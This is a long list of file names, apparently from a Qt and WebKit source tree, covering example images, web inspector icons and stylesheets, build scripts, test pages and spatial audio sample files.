particle-smoke.png

red-puzzle.png

red.png

text-highscore-new.png

text-highscore.png

text-no-winner.png

text-p1-go.png

text-p1-won.png

text-p1.png

text-p2-go.png

text-p2-won.png

text-p2.png

yellow-puzzle.png

yellow.png

icon-left-arrow.png

wheel-touch.png

wheel.png

anonymous.png

bird-anim-sprites.png

icon-clear.png

---

icon-loading.png

icon-refresh.png

icon-search.png

arrow.png

BearSheet.png

bw.png

colors.png

qt-logo.png

shadow.png

speaker.png

arrow.png

qt-logo.png

qml-abstractitemmodel-example.png

qml-objectlistmodel-example.png

qml-stringlistmodel-example.png

declarative-textballoons\_example.png

backgroundLeaves.jpg

bear\_tiles.png

candle.png

colortable.png

finalfrontier.png

flower.png

matchmask.png

meteor.png

meteors.png

---

meteor\_explo.png

nullRock.png

particle2.png

particle3.png

particleA.png

portal\_bg.png

realLeaf1.png

realLeaf2.png

realLeaf3.png

realLeaf4.png

rocket.png

rocket2.png

sizeInOut.png

snowflake.png

sparkleSize.png

starfish\_0.png

starfish\_1.png

starfish\_2.png

starfish\_3.png

starfish\_4.png

starfish\_mask.png

\_explo.png

bubble.png

qtquickwidgets-example.png

face-smile.png

---

face-smile.png

qt-logo.png

qml-shadereffects-example.png

back.png

checkmark.png

next.png

qt-logo.png

slider\_handle.png

tab.png

qml-text-example.png

face-sad.png

face-smile-big.png

face-smile.png

heart200.png

qtlogo.png

starfish\_2.png

endHandle.png

startHandle.png

cork.jpg

note-yellow.png

tack.png

Bear0.png

Bear1.png

Bear2.png

Bear3.png

---

BearB.png

blur-circle.png

blur-circle3.png

heart-blur.png

title.png

qt-logo.jpg

arrow.png

qml-texteditor5\_editmenu.png

qml-texteditor5\_filemenu.png

qml-texteditor5\_newfile.png

score\_data.xml

score\_style.xsl

background.jpg

blueStar.png

blueStone.png

greenStar.png

greenStone.png

redStar.png

redStone.png

star.png

yellowStone.png

AddressBook\_48.png

AudioPlayer\_48.png

Camera\_48.png

DateBook\_48.png

---

EMail\_48.png

ToDoList\_48.png

VideoPlayer\_48.png

arrow-down.png

arrow-up.png

fruit-salad.jpg

hamburger.jpg

lemonade.jpg

list-delete.png

minus-sign.png

moreDown.png

moreUp.png

pancakes.jpg

plus-sign.png

vegetable-soup.jpg

background.png

center.png

clock-night.png

clock.png

hour.png

minute.png

background.jpg

face-smile.png

home-page.png

home-page.svg

---

shadow.png

yast-joystick.png

yast-wol.png

quit.png

second.png

AddressBook\_48.png

AudioPlayer\_48.png

Camera\_48.png

DateBook\_48.png

EMail\_48.png

ToDoList\_48.png

VideoPlayer\_48.png

icon.svg

icon64.png

xmlrole.xml

star.png

camera\_auto\_mode.png

camera\_camera\_setting.png

camera\_flash\_auto.png

camera\_flash\_fill.png

camera\_flash\_off.png

camera\_flash\_redeye.png

camera\_white\_balance\_cloudy.png

camera\_white\_balance\_flourescent.png

camera\_white\_balance\_incandescent.png

---

camera\_white\_balance\_sunny.png

toolbutton.png

record.png

settings.png

README.txt

TODO.txt

camera-example.png

video-videographicsitem.png

video-videowidget.png

test.html

Pause.tiff

Play.tiff

SliderTrackCenter.tiff

SliderTrackLeft.tiff

SliderTrackRight.tiff

test.html

Thumb.tiff

test.html

test.html

CMakeLists.txt

CMakeLists.txt

minidom.html

CMakeLists.txt

differences.txt

optable.xml

---



build-generated-files.sh  
build-LLIntAssembly.sh  
build-LLIntDesiredOffsets.sh  
make-generated-sources.sh  
CMakeLists.txt  
expected.html  
importList.html  
menufoot.html  
menuhead.html  
README-jsDriver.html  
ANGLE.txt  
generate\_parser.sh  
generate\_parser.sh  
Blit.ps  
generate\_shaders.bat  
CMakeLists.txt  
gtest\_output\_test\_golden\_lin.txt  
gtest\_output\_test\_golden\_win.txt  
runtests.sh  
runtests.sh  
benchmark.html  
doc.css  
impl.html  
index.html  
log\_format.txt

---

table\_format.txt

qunit.css

headless.html

index.html

logs.html

IDLAttributes.txt

CMakeLists.txt

fullscreen.css

fullscreenQuickTime.css

html.css

mathml.css

mediaControls.css

mediaControlsBlackBerry.css

mediaControlsBlackBerryFullscreen.css

mediaControlsEfl.css

mediaControlsEflFullscreen.css

mediaControlsGtk.css

mediaControlsQt.css

mediaControlsQtFullscreen.css

mediaControlsQuickTime.css

mobileThemeQt.css

plugIns.css

quirks.css

svg.css

themeBlackBerry.css

---

themeQtNoListboxes.css

themeWin.css

themeWinQuirks.css

view-source.css

acedevtools.css

LICENSE.txt

auditsPanel.css

breadcrumbList.css

breakpointsList.css

canvasProfiler.css

cmdevtools.css

codemirror.css

cssNamedFlows.css

dataGrid.css

dialog.css

elementsPanel.css

filteredItemSelectionDialog.css

flameChart.css

heapProfiler.css

helpScreen.css

addIcon.png

applicationCache.png

back.png

breakpointBorder.png

breakpointConditionalBorder.png

---

breakpointConditionalCounterBorder.png

breakpointCounterBorder.png

checker.png

closeButtons.png

cookie.png

database.png

databaseTable.png

debuggerContinue.png

debuggerPause.png

debuggerStepInto.png

debuggerStepOut.png

debuggerStepOver.png

deletelcon.png

disclosureTriangleSmallDown.png

disclosureTriangleSmallDownBlack.png

disclosureTriangleSmallDownWhite.png

disclosureTriangleSmallRight.png

disclosureTriangleSmallRightBlack.png

disclosureTriangleSmallRightDown.png

disclosureTriangleSmallRightDownBlack.png

disclosureTriangleSmallRightDownWhite.png

disclosureTriangleSmallRightWhite.png

domain.png

errorlcon.png

errorMediumIcon.png

---

errorRedDot.png  
fileSystem.png  
forward.png  
frame.png  
glossyHeader.png  
glossyHeaderPressed.png  
glossyHeaderSelected.png  
glossyHeaderSelectedPressed.png  
goArrow.png  
graphLabelCalloutLeft.png  
graphLabelCalloutRight.png  
indexedDB.png  
indexedDBIndex.png  
indexedDBObjectStore.png  
localStorage.png  
namedFlowOverflow.png  
navigatorShowHideButton.png  
paneAddButtons.png  
paneBottomGrow.png  
paneBottomGrowActive.png  
paneElementStateButtons.png  
paneFilterButtons.png  
paneGrowHandleLine.png  
paneRefreshButtons.png  
paneSettingsButtons.png

---

popoverArrows.png  
popoverBackground.png  
profileGroupIcon.png  
profileIcon.png  
profileSmallIcon.png  
profilesSilhouette.png  
programCounterBorder.png  
radioDot.png  
regionEmpty.png  
regionFit.png  
regionOverset.png  
resourceCSSIcon.png  
resourceDocumentIcon.png  
resourceDocumentIconSmall.png  
resourceJSIcon.png  
resourcePlainIcon.png  
resourcePlainIconSmall.png  
resourcesSizeGraphIcon.png  
resourcesTimeGraphIcon.png  
scriptsSilhouette.png  
searchNext.png  
searchPrev.png  
searchSmallBlue.png  
searchSmallBrightBlue.png  
searchSmallGray.png

---

searchSmallWhite.png  
segment.png  
segmentEnd.png  
segmentHover.png  
segmentHoverEnd.png  
segmentSelected.png  
segmentSelectedEnd.png  
sessionStorage.png  
spinner.gif  
spinnerActive.gif  
spinnerActiveSelected.gif  
spinnerInactive.gif  
spinnerInactiveSelected.gif  
splitviewDimple.png  
splitviewDividerBackground.png  
statusbarButtonGlyphs.png  
statusbarButtonGlyphs2x.png  
statusbarResizerHorizontal.png  
statusbarResizerVertical.png  
successGreenDot.png  
thumbActiveHoriz.png  
thumbActiveVert.png  
thumbHoriz.png  
thumbHoverHoriz.png  
thumbHoverVert.png

---

thumbVert.png

tickMark.png

timelineHollowPillBlue.png

timelineHollowPillGray.png

timelineHollowPillGreen.png

timelineHollowPillOrange.png

timelineHollowPillPurple.png

timelineHollowPillRed.png

timelineHollowPillYellow.png

timelinePillBlue.png

timelinePillGray.png

timelinePillGreen.png

timelinePillOrange.png

timelinePillPurple.png

timelinePillRed.png

timelinePillYellow.png

toolbarIcons.png

toolbarIconsSmall.png

toolbarItemSelected.png

trackHoriz.png

trackVert.png

treeDownTriangleBlack.png

treeDownTriangleWhite.png

treeRightTriangleBlack.png

treeRightTriangleWhite.png

---



treeUpTriangleBlack.png  
treeUpTriangleWhite.png  
userInputIcon.png  
userInputPreviousIcon.png  
userInputResultIcon.png  
warningIcon.png  
warningMediumIcon.png  
warningOrangeDot.png  
warningsErrors.png  
indexedDBViews.css  
inspector.css  
inspector.html  
inspectorCommon.css  
inspectorSyntaxHighlight.css  
navigatorView.css  
networkLogView.css  
networkPanel.css  
panelEnablerView.css  
popover.css  
profilesPanel.css  
resourcesPanel.css  
resourceView.css  
revisionHistory.css  
scriptsPanel.css  
sidebarPane.css

---

spectrum.css

splitView.css

tabbedPane.css

test-runner.html

textEditor.css

textPrompt.css

timelinePanel.css

InspectorOverlayPage.html

make-generated-sources.sh

move-js-headers.sh

Composite.wav

IRC\_Composite\_C\_R0195\_T000\_P000.wav

IRC\_Composite\_C\_R0195\_T000\_P015.wav

IRC\_Composite\_C\_R0195\_T000\_P030.wav

IRC\_Composite\_C\_R0195\_T000\_P045.wav

IRC\_Composite\_C\_R0195\_T000\_P060.wav

IRC\_Composite\_C\_R0195\_T000\_P075.wav

IRC\_Composite\_C\_R0195\_T000\_P090.wav

IRC\_Composite\_C\_R0195\_T000\_P315.wav

IRC\_Composite\_C\_R0195\_T000\_P330.wav

IRC\_Composite\_C\_R0195\_T000\_P345.wav

IRC\_Composite\_C\_R0195\_T015\_P000.wav

IRC\_Composite\_C\_R0195\_T015\_P015.wav

IRC\_Composite\_C\_R0195\_T015\_P030.wav

IRC\_Composite\_C\_R0195\_T015\_P045.wav

---

IRC\_Composite\_C\_R0195\_T015\_P060.wav  
IRC\_Composite\_C\_R0195\_T015\_P075.wav  
IRC\_Composite\_C\_R0195\_T015\_P090.wav  
IRC\_Composite\_C\_R0195\_T015\_P315.wav  
IRC\_Composite\_C\_R0195\_T015\_P330.wav  
IRC\_Composite\_C\_R0195\_T015\_P345.wav  
IRC\_Composite\_C\_R0195\_T030\_P000.wav  
IRC\_Composite\_C\_R0195\_T030\_P015.wav  
IRC\_Composite\_C\_R0195\_T030\_P030.wav  
IRC\_Composite\_C\_R0195\_T030\_P045.wav  
IRC\_Composite\_C\_R0195\_T030\_P060.wav  
IRC\_Composite\_C\_R0195\_T030\_P075.wav  
IRC\_Composite\_C\_R0195\_T030\_P090.wav  
IRC\_Composite\_C\_R0195\_T030\_P315.wav  
IRC\_Composite\_C\_R0195\_T030\_P330.wav  
IRC\_Composite\_C\_R0195\_T030\_P345.wav  
IRC\_Composite\_C\_R0195\_T045\_P000.wav  
IRC\_Composite\_C\_R0195\_T045\_P015.wav  
IRC\_Composite\_C\_R0195\_T045\_P030.wav  
IRC\_Composite\_C\_R0195\_T045\_P045.wav  
IRC\_Composite\_C\_R0195\_T045\_P060.wav  
IRC\_Composite\_C\_R0195\_T045\_P075.wav  
IRC\_Composite\_C\_R0195\_T045\_P090.wav  
IRC\_Composite\_C\_R0195\_T045\_P315.wav  
IRC\_Composite\_C\_R0195\_T045\_P330.wav

---

IRC\_Composite\_C\_R0195\_T045\_P345.wav  
IRC\_Composite\_C\_R0195\_T060\_P000.wav  
IRC\_Composite\_C\_R0195\_T060\_P015.wav  
IRC\_Composite\_C\_R0195\_T060\_P030.wav  
IRC\_Composite\_C\_R0195\_T060\_P045.wav  
IRC\_Composite\_C\_R0195\_T060\_P060.wav  
IRC\_Composite\_C\_R0195\_T060\_P075.wav  
IRC\_Composite\_C\_R0195\_T060\_P090.wav  
IRC\_Composite\_C\_R0195\_T060\_P315.wav  
IRC\_Composite\_C\_R0195\_T060\_P330.wav  
IRC\_Composite\_C\_R0195\_T060\_P345.wav  
IRC\_Composite\_C\_R0195\_T075\_P000.wav  
IRC\_Composite\_C\_R0195\_T075\_P015.wav  
IRC\_Composite\_C\_R0195\_T075\_P030.wav  
IRC\_Composite\_C\_R0195\_T075\_P045.wav  
IRC\_Composite\_C\_R0195\_T075\_P060.wav  
IRC\_Composite\_C\_R0195\_T075\_P075.wav  
IRC\_Composite\_C\_R0195\_T075\_P090.wav  
IRC\_Composite\_C\_R0195\_T075\_P315.wav  
IRC\_Composite\_C\_R0195\_T075\_P330.wav  
IRC\_Composite\_C\_R0195\_T075\_P345.wav  
IRC\_Composite\_C\_R0195\_T090\_P000.wav  
IRC\_Composite\_C\_R0195\_T090\_P015.wav  
IRC\_Composite\_C\_R0195\_T090\_P030.wav  
IRC\_Composite\_C\_R0195\_T090\_P045.wav

---

IRC\_Composite\_C\_R0195\_T090\_P060.wav  
IRC\_Composite\_C\_R0195\_T090\_P075.wav  
IRC\_Composite\_C\_R0195\_T090\_P090.wav  
IRC\_Composite\_C\_R0195\_T090\_P315.wav  
IRC\_Composite\_C\_R0195\_T090\_P330.wav  
IRC\_Composite\_C\_R0195\_T090\_P345.wav  
IRC\_Composite\_C\_R0195\_T105\_P000.wav  
IRC\_Composite\_C\_R0195\_T105\_P015.wav  
IRC\_Composite\_C\_R0195\_T105\_P030.wav  
IRC\_Composite\_C\_R0195\_T105\_P045.wav  
IRC\_Composite\_C\_R0195\_T105\_P060.wav  
IRC\_Composite\_C\_R0195\_T105\_P075.wav  
IRC\_Composite\_C\_R0195\_T105\_P090.wav  
IRC\_Composite\_C\_R0195\_T105\_P315.wav  
IRC\_Composite\_C\_R0195\_T105\_P330.wav  
IRC\_Composite\_C\_R0195\_T105\_P345.wav  
IRC\_Composite\_C\_R0195\_T120\_P000.wav  
IRC\_Composite\_C\_R0195\_T120\_P015.wav  
IRC\_Composite\_C\_R0195\_T120\_P030.wav  
IRC\_Composite\_C\_R0195\_T120\_P045.wav  
IRC\_Composite\_C\_R0195\_T120\_P060.wav  
IRC\_Composite\_C\_R0195\_T120\_P075.wav  
IRC\_Composite\_C\_R0195\_T120\_P090.wav  
IRC\_Composite\_C\_R0195\_T120\_P315.wav  
IRC\_Composite\_C\_R0195\_T120\_P330.wav

---

IRC\_Composite\_C\_R0195\_T120\_P345.wav  
IRC\_Composite\_C\_R0195\_T135\_P000.wav  
IRC\_Composite\_C\_R0195\_T135\_P015.wav  
IRC\_Composite\_C\_R0195\_T135\_P030.wav  
IRC\_Composite\_C\_R0195\_T135\_P045.wav  
IRC\_Composite\_C\_R0195\_T135\_P060.wav  
IRC\_Composite\_C\_R0195\_T135\_P075.wav  
IRC\_Composite\_C\_R0195\_T135\_P090.wav  
IRC\_Composite\_C\_R0195\_T135\_P315.wav  
IRC\_Composite\_C\_R0195\_T135\_P330.wav  
IRC\_Composite\_C\_R0195\_T135\_P345.wav  
IRC\_Composite\_C\_R0195\_T150\_P000.wav  
IRC\_Composite\_C\_R0195\_T150\_P015.wav  
IRC\_Composite\_C\_R0195\_T150\_P030.wav  
IRC\_Composite\_C\_R0195\_T150\_P045.wav  
IRC\_Composite\_C\_R0195\_T150\_P060.wav  
IRC\_Composite\_C\_R0195\_T150\_P075.wav  
IRC\_Composite\_C\_R0195\_T150\_P090.wav  
IRC\_Composite\_C\_R0195\_T150\_P315.wav  
IRC\_Composite\_C\_R0195\_T150\_P330.wav  
IRC\_Composite\_C\_R0195\_T150\_P345.wav  
IRC\_Composite\_C\_R0195\_T165\_P000.wav  
IRC\_Composite\_C\_R0195\_T165\_P015.wav  
IRC\_Composite\_C\_R0195\_T165\_P030.wav  
IRC\_Composite\_C\_R0195\_T165\_P045.wav

---

IRC\_Composite\_C\_R0195\_T165\_P060.wav  
IRC\_Composite\_C\_R0195\_T165\_P075.wav  
IRC\_Composite\_C\_R0195\_T165\_P090.wav  
IRC\_Composite\_C\_R0195\_T165\_P315.wav  
IRC\_Composite\_C\_R0195\_T165\_P330.wav  
IRC\_Composite\_C\_R0195\_T165\_P345.wav  
IRC\_Composite\_C\_R0195\_T180\_P000.wav  
IRC\_Composite\_C\_R0195\_T180\_P015.wav  
IRC\_Composite\_C\_R0195\_T180\_P030.wav  
IRC\_Composite\_C\_R0195\_T180\_P045.wav  
IRC\_Composite\_C\_R0195\_T180\_P060.wav  
IRC\_Composite\_C\_R0195\_T180\_P075.wav  
IRC\_Composite\_C\_R0195\_T180\_P090.wav  
IRC\_Composite\_C\_R0195\_T180\_P315.wav  
IRC\_Composite\_C\_R0195\_T180\_P330.wav  
IRC\_Composite\_C\_R0195\_T180\_P345.wav  
IRC\_Composite\_C\_R0195\_T195\_P000.wav  
IRC\_Composite\_C\_R0195\_T195\_P015.wav  
IRC\_Composite\_C\_R0195\_T195\_P030.wav  
IRC\_Composite\_C\_R0195\_T195\_P045.wav  
IRC\_Composite\_C\_R0195\_T195\_P060.wav  
IRC\_Composite\_C\_R0195\_T195\_P075.wav  
IRC\_Composite\_C\_R0195\_T195\_P090.wav  
IRC\_Composite\_C\_R0195\_T195\_P315.wav  
IRC\_Composite\_C\_R0195\_T195\_P330.wav

---

IRC\_Composite\_C\_R0195\_T195\_P345.wav  
IRC\_Composite\_C\_R0195\_T210\_P000.wav  
IRC\_Composite\_C\_R0195\_T210\_P015.wav  
IRC\_Composite\_C\_R0195\_T210\_P030.wav  
IRC\_Composite\_C\_R0195\_T210\_P045.wav  
IRC\_Composite\_C\_R0195\_T210\_P060.wav  
IRC\_Composite\_C\_R0195\_T210\_P075.wav  
IRC\_Composite\_C\_R0195\_T210\_P090.wav  
IRC\_Composite\_C\_R0195\_T210\_P315.wav  
IRC\_Composite\_C\_R0195\_T210\_P330.wav  
IRC\_Composite\_C\_R0195\_T210\_P345.wav  
IRC\_Composite\_C\_R0195\_T225\_P000.wav  
IRC\_Composite\_C\_R0195\_T225\_P015.wav  
IRC\_Composite\_C\_R0195\_T225\_P030.wav  
IRC\_Composite\_C\_R0195\_T225\_P045.wav  
IRC\_Composite\_C\_R0195\_T225\_P060.wav  
IRC\_Composite\_C\_R0195\_T225\_P075.wav  
IRC\_Composite\_C\_R0195\_T225\_P090.wav  
IRC\_Composite\_C\_R0195\_T225\_P315.wav  
IRC\_Composite\_C\_R0195\_T225\_P330.wav  
IRC\_Composite\_C\_R0195\_T225\_P345.wav  
IRC\_Composite\_C\_R0195\_T240\_P000.wav  
IRC\_Composite\_C\_R0195\_T240\_P015.wav  
IRC\_Composite\_C\_R0195\_T240\_P030.wav  
IRC\_Composite\_C\_R0195\_T240\_P045.wav

---



IRC\_Composite\_C\_R0195\_T240\_P060.wav  
IRC\_Composite\_C\_R0195\_T240\_P075.wav  
IRC\_Composite\_C\_R0195\_T240\_P090.wav  
IRC\_Composite\_C\_R0195\_T240\_P315.wav  
IRC\_Composite\_C\_R0195\_T240\_P330.wav  
IRC\_Composite\_C\_R0195\_T240\_P345.wav  
IRC\_Composite\_C\_R0195\_T255\_P000.wav  
IRC\_Composite\_C\_R0195\_T255\_P015.wav  
IRC\_Composite\_C\_R0195\_T255\_P030.wav  
IRC\_Composite\_C\_R0195\_T255\_P045.wav  
IRC\_Composite\_C\_R0195\_T255\_P060.wav  
IRC\_Composite\_C\_R0195\_T255\_P075.wav  
IRC\_Composite\_C\_R0195\_T255\_P090.wav  
IRC\_Composite\_C\_R0195\_T255\_P315.wav  
IRC\_Composite\_C\_R0195\_T255\_P330.wav  
IRC\_Composite\_C\_R0195\_T255\_P345.wav  
IRC\_Composite\_C\_R0195\_T270\_P000.wav  
IRC\_Composite\_C\_R0195\_T270\_P015.wav  
IRC\_Composite\_C\_R0195\_T270\_P030.wav  
IRC\_Composite\_C\_R0195\_T270\_P045.wav  
IRC\_Composite\_C\_R0195\_T270\_P060.wav  
IRC\_Composite\_C\_R0195\_T270\_P075.wav  
IRC\_Composite\_C\_R0195\_T270\_P090.wav  
IRC\_Composite\_C\_R0195\_T270\_P315.wav  
IRC\_Composite\_C\_R0195\_T270\_P330.wav

---

IRC\_Composite\_C\_R0195\_T270\_P345.wav  
IRC\_Composite\_C\_R0195\_T285\_P000.wav  
IRC\_Composite\_C\_R0195\_T285\_P015.wav  
IRC\_Composite\_C\_R0195\_T285\_P030.wav  
IRC\_Composite\_C\_R0195\_T285\_P045.wav  
IRC\_Composite\_C\_R0195\_T285\_P060.wav  
IRC\_Composite\_C\_R0195\_T285\_P075.wav  
IRC\_Composite\_C\_R0195\_T285\_P090.wav  
IRC\_Composite\_C\_R0195\_T285\_P315.wav  
IRC\_Composite\_C\_R0195\_T285\_P330.wav  
IRC\_Composite\_C\_R0195\_T285\_P345.wav  
IRC\_Composite\_C\_R0195\_T300\_P000.wav  
IRC\_Composite\_C\_R0195\_T300\_P015.wav  
IRC\_Composite\_C\_R0195\_T300\_P030.wav  
IRC\_Composite\_C\_R0195\_T300\_P045.wav  
IRC\_Composite\_C\_R0195\_T300\_P060.wav  
IRC\_Composite\_C\_R0195\_T300\_P075.wav  
IRC\_Composite\_C\_R0195\_T300\_P090.wav  
IRC\_Composite\_C\_R0195\_T300\_P315.wav  
IRC\_Composite\_C\_R0195\_T300\_P330.wav  
IRC\_Composite\_C\_R0195\_T300\_P345.wav  
IRC\_Composite\_C\_R0195\_T315\_P000.wav  
IRC\_Composite\_C\_R0195\_T315\_P015.wav  
IRC\_Composite\_C\_R0195\_T315\_P030.wav  
IRC\_Composite\_C\_R0195\_T315\_P045.wav

---

IRC\_Composite\_C\_R0195\_T315\_P060.wav  
IRC\_Composite\_C\_R0195\_T315\_P075.wav  
IRC\_Composite\_C\_R0195\_T315\_P090.wav  
IRC\_Composite\_C\_R0195\_T315\_P315.wav  
IRC\_Composite\_C\_R0195\_T315\_P330.wav  
IRC\_Composite\_C\_R0195\_T315\_P345.wav  
IRC\_Composite\_C\_R0195\_T330\_P000.wav  
IRC\_Composite\_C\_R0195\_T330\_P015.wav  
IRC\_Composite\_C\_R0195\_T330\_P030.wav  
IRC\_Composite\_C\_R0195\_T330\_P045.wav  
IRC\_Composite\_C\_R0195\_T330\_P060.wav  
IRC\_Composite\_C\_R0195\_T330\_P075.wav  
IRC\_Composite\_C\_R0195\_T330\_P090.wav  
IRC\_Composite\_C\_R0195\_T330\_P315.wav  
IRC\_Composite\_C\_R0195\_T330\_P330.wav  
IRC\_Composite\_C\_R0195\_T330\_P345.wav  
IRC\_Composite\_C\_R0195\_T345\_P000.wav  
IRC\_Composite\_C\_R0195\_T345\_P015.wav  
IRC\_Composite\_C\_R0195\_T345\_P030.wav  
IRC\_Composite\_C\_R0195\_T345\_P045.wav  
IRC\_Composite\_C\_R0195\_T345\_P060.wav  
IRC\_Composite\_C\_R0195\_T345\_P075.wav  
IRC\_Composite\_C\_R0195\_T345\_P090.wav  
IRC\_Composite\_C\_R0195\_T345\_P315.wav  
IRC\_Composite\_C\_R0195\_T345\_P330.wav

---

IRC\_Composite\_C\_R0195\_T345\_P345.wav

CMakeLists.txt

img\_button\_focus.png

img\_button\_hover.png

img\_button\_normal.png

img\_button\_press.png

img\_check\_bg\_disabled.png

img\_check\_bg\_enabled.png

img\_check\_off.png

img\_check\_off\_focus.png

img\_check\_off\_hover.png

img\_check\_on.png

img\_check\_on\_focus.png

img\_check\_on\_hover.png

combo\_focus.png

combo\_focus\_button.png

combo\_hover.png

combo\_hover\_button.png

combo\_normal.png

combo\_normal\_button.png

combo\_press.png

combo\_press\_button.png

icon.png

img\_focused.png

img\_hovered.png

---

img\_normal.png

file\_focus.png

file\_hover.png

file\_normal.png

file\_press.png

enterfullscreenbutton.png

exitfullscreenbutton.png

mutebutton.png

unmutebutton.png

pausebutton.png

playbutton.png

seekbackwardbutton.png

seekforwardbutton.png

closedcaption.png

closedcaption\_disabled.png

bt\_base.png

shelf\_inset.png

img\_radio\_bg\_disabled.png

img\_radio\_bg\_enabled.png

img\_radio\_off.png

img\_radio\_off\_focus.png

img\_radio\_off\_hover.png

img\_radio\_on.png

img\_radio\_on\_focus.png

img\_radio\_on\_hover.png

---

scrollbar\_h.png  
scrollbar\_knob\_h.png  
scrollbar\_knob\_v.png  
scrollbar\_v.png  
cancel\_normal\_button.png  
cancel\_normal\_button2.png  
decoration\_normal\_button.png  
field\_focused.png  
field\_hovered.png  
field\_normal.png  
slider\_fill\_h.png  
slider\_fill\_v.png  
slider\_h.png  
slider\_thumb\_h.png  
slider\_thumb\_press\_h.png  
slider\_thumb\_press\_v.png  
slider\_thumb\_v.png  
slider\_v.png  
sp\_bg.png  
sp\_down\_default.png  
sp\_down\_hover.png  
sp\_down\_pressed.png  
sp\_up\_default.png  
sp\_up\_hover.png  
sp\_up\_pressed.png

---

character-sets.txt  
mac-encodings.txt  
aliasCursor.png  
colorControlBlackBerry.css  
popupControlBlackBerry.css  
selectControlBlackBerry.css  
timeControlBlackBerry.css  
cellCursor.png  
contextMenuCursor.png  
copyCursor.png  
deleteButton.png  
deleteButton.tiff  
deleteButton@2x.png  
deleteButtonPressed.png  
deleteButtonPressed.tiff  
deleteButtonPressed@2x.png  
eastResizeCursor.png  
eastWestResizeCursor.png  
helpCursor.png  
IDNScriptWhiteList.txt  
inputSpeech.png  
inputSpeech.tiff  
linkCursor.png  
missingImage.png  
missingImage.tiff

---

missingImage@2x.png  
moveCursor.png  
noDropCursor.png  
noneCursor.png  
northEastResizeCursor.png  
northEastSouthWestResizeCursor.png  
northResizeCursor.png  
northSouthResizeCursor.png  
northWestResizeCursor.png  
northWestSouthEastResizeCursor.png  
nullPlugin.png  
nullPlugin@2x.png  
panelIcon.png  
progressCursor.png  
southEastResizeCursor.png  
southResizeCursor.png  
southWestResizeCursor.png  
textAreaResizeCorner.png  
textAreaResizeCorner.tiff  
textAreaResizeCorner@2x.png  
urlIcon.png  
verticalTextCursor.png  
waitCursor.png  
westResizeCursor.png  
zoomInCursor.png

---



zoomOutCursor.png  
build-generated-files.sh  
migrate-scripts.sh  
XMLViewer.css  
APPLE\_IMAGES\_LICENSE.rtf  
copy-user-interface-resources.sh  
codemirror-additions.css  
codemirror.css  
index.html  
apple.css  
ApplicationCacheFrameContentView.css  
ApplicationCachelcons.css  
BoxModelDetailsSectionRow.css  
Breakpoint.css  
BreakpointIcons.css  
BreakpointTreeElement.css  
ButtonNavigationItem.css  
ButtonToolbarItem.css  
CallFrameIcons.css  
ClusterContentView.css  
CodeMirrorCompletionController.css  
CodeMirrorDragToAlterNumberController.css  
CodeMirrorOverrides.css  
CodeMirrorTokenTrackingController.css  
CompletionSuggestionsView.css

---

ConsolePrompt.css  
ContentBrowser.css  
ContentView.css  
ContentViewContainer.css  
ControlToolbarItem.css  
CookieIcon.css  
CookieStorageContentView.css  
CSSColorPicker.css  
CSSStyleDeclarationSection.css  
CSSStyleDeclarationTextEditor.css  
CSSStyleDetailsSidebarPanel.css  
DashboardView.css  
DatabaseContentView.css  
DatabaseIcon.css  
DatabaseTableContentView.css  
DatabaseTableIcon.css  
DataGrid.css  
DebuggerSidebarPanel.css  
DetailsSection.css  
DetailsSidebarPanel.css  
DividerNavigationItem.css  
DOMStorageContentView.css  
DOMStorageIcons.css  
DOMTreeContentView.css  
DOMTreeOutline.css

---

Editing.css  
EventListenerSectionGroup.css  
codemirror.css  
FilterBar.css  
FindBanner.css  
FlexibleSpaceItem.css  
FolderIcon.css  
FontResourceContentView.css  
HierarchicalPathComponent.css  
ImageResourceContentView.css  
ApplicationCache.png  
ApplicationCache@2x.png  
ApplicationCacheManifest.png  
ApplicationCacheManifest@2x.png  
BackArrow.pdf  
BottomUpTree.pdf  
Breakpoint.png  
Breakpoint@2x.png  
BreakpointButton.pdf  
BreakpointInactive.png  
BreakpointInactive@2x.png  
BreakpointInactiveButton.pdf  
Breakpoints.pdf  
ClippingCSS.png  
ClippingCSS@2x.png

---

ClippingGeneric.png

ClippingGeneric@2x.png

ClippingJS.png

ClippingJS@2x.png

Close.pdf

Colors.png

Colors@2x.png

Cookie.png

Cookie@2x.png

Crosshair.pdf

Database.png

Database@2x.png

DatabaseTable.png

DatabaseTable@2x.png

DisclosureTriangleSmallClosed.pdf

DisclosureTriangleSmallOpen.pdf

DisclosureTriangleTinyClosed.pdf

DisclosureTriangleTinyOpen.pdf

DockBottom.pdf

DockRight.pdf

DocumentCSS.png

DocumentCSS@2x.png

DocumentFont.png

DocumentFont@2x.png

DocumentGeneric.png

---

DocumentGeneric@2x.png

DocumentImage.png

DocumentImage@2x.png

DocumentJS.png

DocumentJS@2x.png

DocumentMarkup.png

DocumentMarkup@2x.png

DOMCharacterData.pdf

DOMComment.pdf

DOMDocument.pdf

DOMDocumentType.pdf

DOMElement.pdf

DOMNode.pdf

DOMTextNode.pdf

DOMTree.pdf

Error.pdf

Errors.svg

ErrorsEnabled.svg

ErrorSmall.pdf

EventListener.pdf

Exception.pdf

FilterFieldGlyph.pdf

FolderGeneric.png

FolderGeneric@2x.png

ForwardArrow.pdf

---

Function.pdf

GoToArrow.pdf

HierarchicalNavigationItemChevron.pdf

IndeterminateProgressSpinner1.pdf

IndeterminateProgressSpinner10.pdf

IndeterminateProgressSpinner11.pdf

IndeterminateProgressSpinner12.pdf

IndeterminateProgressSpinner2.pdf

IndeterminateProgressSpinner3.pdf

IndeterminateProgressSpinner4.pdf

IndeterminateProgressSpinner5.pdf

IndeterminateProgressSpinner6.pdf

IndeterminateProgressSpinner7.pdf

IndeterminateProgressSpinner8.pdf

IndeterminateProgressSpinner9.pdf

InstructionPointer.png

InstructionPointer@2x.png

Issues.svg

IssuesEnabled.svg

LayerBorders.pdf

LessColumns.pdf

LocalStorage.png

LocalStorage@2x.png

Locked.pdf

Log.png

---

Log@2x.png

Logs.svg

Memory.svg

MoreColumns.pdf

Native.pdf

NavigationItemAngleBrackets.pdf

NavigationItemBrushAndRuler.pdf

NavigationItemBug.pdf

NavigationItemCurleyBraces.pdf

NavigationItemFile.pdf

NavigationItemLayers.pdf

NavigationItemLog.pdf

NavigationItemMagnifyingGlass.pdf

NavigationItemStopwatch.pdf

NavigationItemStorage.pdf

NavigationItemTrash.pdf

NavigationItemVariable.pdf

Network.png

Network@2x.png

NetworkBarBlue.png

NetworkBarBlue@2x.png

NetworkBarGray.png

NetworkBarGray@2x.png

NetworkBarGreen.png

NetworkBarGreen@2x.png

---

NetworkBarLabelCalloutLeft.pdf

NetworkBarLabelCalloutRight.pdf

NetworkBarLabelCalloutWhiteLeft.pdf

